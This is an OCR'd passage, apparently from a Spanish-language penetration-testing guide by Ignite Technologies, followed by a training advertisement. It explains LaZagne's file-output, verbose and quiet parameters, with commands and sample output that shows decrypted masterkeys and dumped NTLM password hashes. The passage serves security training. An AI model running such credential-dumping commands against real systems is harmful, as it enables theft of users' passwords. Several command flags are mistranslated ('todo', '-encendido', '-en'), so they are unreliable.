
encendido Parámetro

Este parámetro debe ejecutarse con algún argumento; de lo contrario, dará un error (estamos usando todos los argumentos aquí). La ejecución de este parámetro es opcional. Este parámetro no solo imprime el resultado en la pantalla del terminal sino que también crea un archivo en el directorio donde se ejecutó y lo escribe con el resultado del script.

```
lazagne.exe todo -encendido
```



Comprobemos si se creó el archivo. Como podemos ver en la imagen dada, se crea un archivo llamado credenciales, y al abrirlo usando el comando cat, muestra el mismo resultado que vimos en la terminal.



Parámetro de modo detallado

Este parámetro debe ejecutarse con algún argumento; de lo contrario, dará un error (estamos usando todos los argumentos aquí). La ejecución de este parámetro es opcional. En LaZagne, por defecto, tenemos 2 niveles de detalle.
Son Nivel 0 y Nivel 1. Si no se proporciona ningún parámetro, el nivel 0 se selecciona automáticamente. Pero cuando damos el parámetro -vv, aumenta la detalle de la extracción. La salida también cambia. Ahora LaZagne ejecuta con fuerza todos y cada uno de los scripts de su arsenal, intentando extraer más y más credenciales.

```
lazagne.exe todo -vv
```

```
C:\Users\win7\Downloads>lazagne.exe all -vv
lazagne.exe all -vv

|=================================================================|
|                                                                 |
|                      The LaZagne Project                        |
|                                                                 |
|                        ! BANG BANG !                            |
|                                                                 |
|=================================================================|

[+] System masterkey decrypted for f22e410f-f947-4e08-8f2a-8f65df603f8d
[+] System masterkey decrypted for 1e582198-061f-43f1-abdf-d4e9b606b035
[+] System masterkey decrypted for 8df3e91f-f06e-4fea-9daa-56525a34ac20
########## User: SYSTEM ##########

 ------------------- Ftpnavigator passwords -----------------

[!] No passwords found
 ------------------- Unattended passwords -----------------

[!] Unattended file found: \Windows\Panther\Unattend.xml
[!] No passwords found
 ------------------- Mscache passwords ----------------

[!] No passwords found
 ------------------- Hashdump passwords ----------------

Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
win7:1000:aad3b435b51404eeaad3b435b51404ee:3dbde697d71690a769204beb12283678:::

 ------------------- Lsa_secrets passwords ----------------

DPAPI_SYSTEM
```

Parámetro silencioso

Este parámetro debe ejecutarse con algún argumento; de lo contrario, dará un error (estamos usando todos los argumentos aquí). La ejecución de este parámetro es opcional. Este parámetro no imprime ningún resultado en la pantalla del terminal. Los scripts se ejecutan en segundo plano, pero no hay visibilidad de las contraseñas extraídas, por lo que usamos el parámetro con el parámetro on que discutimos anteriormente, ya que crea un archivo en el directorio donde se ejecutó y lo escribe con la salida del guion.

```
lazagne.exe -quiet -en
```

iGNITE Technologies

ÚNETE A NUESTRO PROGRAMAS DE ENTRENAMIENTO


PRINCIPIANTE

- Hackeo ético
- Pentest de red
- Recompensa de errores
- Pentest inalámbrico
- Seguridad de la red Esenciales

AVANZADO

- Eructar Suite Pro
- Web Servicios-API
- Pro VAPT de infraestructura
- Computadora forense
- Pentest de Android
- Avanzado metasploit
- CTF

EXPERTO



- Operación del equipo rojo
  - APT's - Tácticas de ataque MITRE
  - Ataque de directorio activo
  - Evaluación de seguridad de MSSQL
- Escalada de privilegios
  - ventanas
  - linux

www.ignitetechnologies.in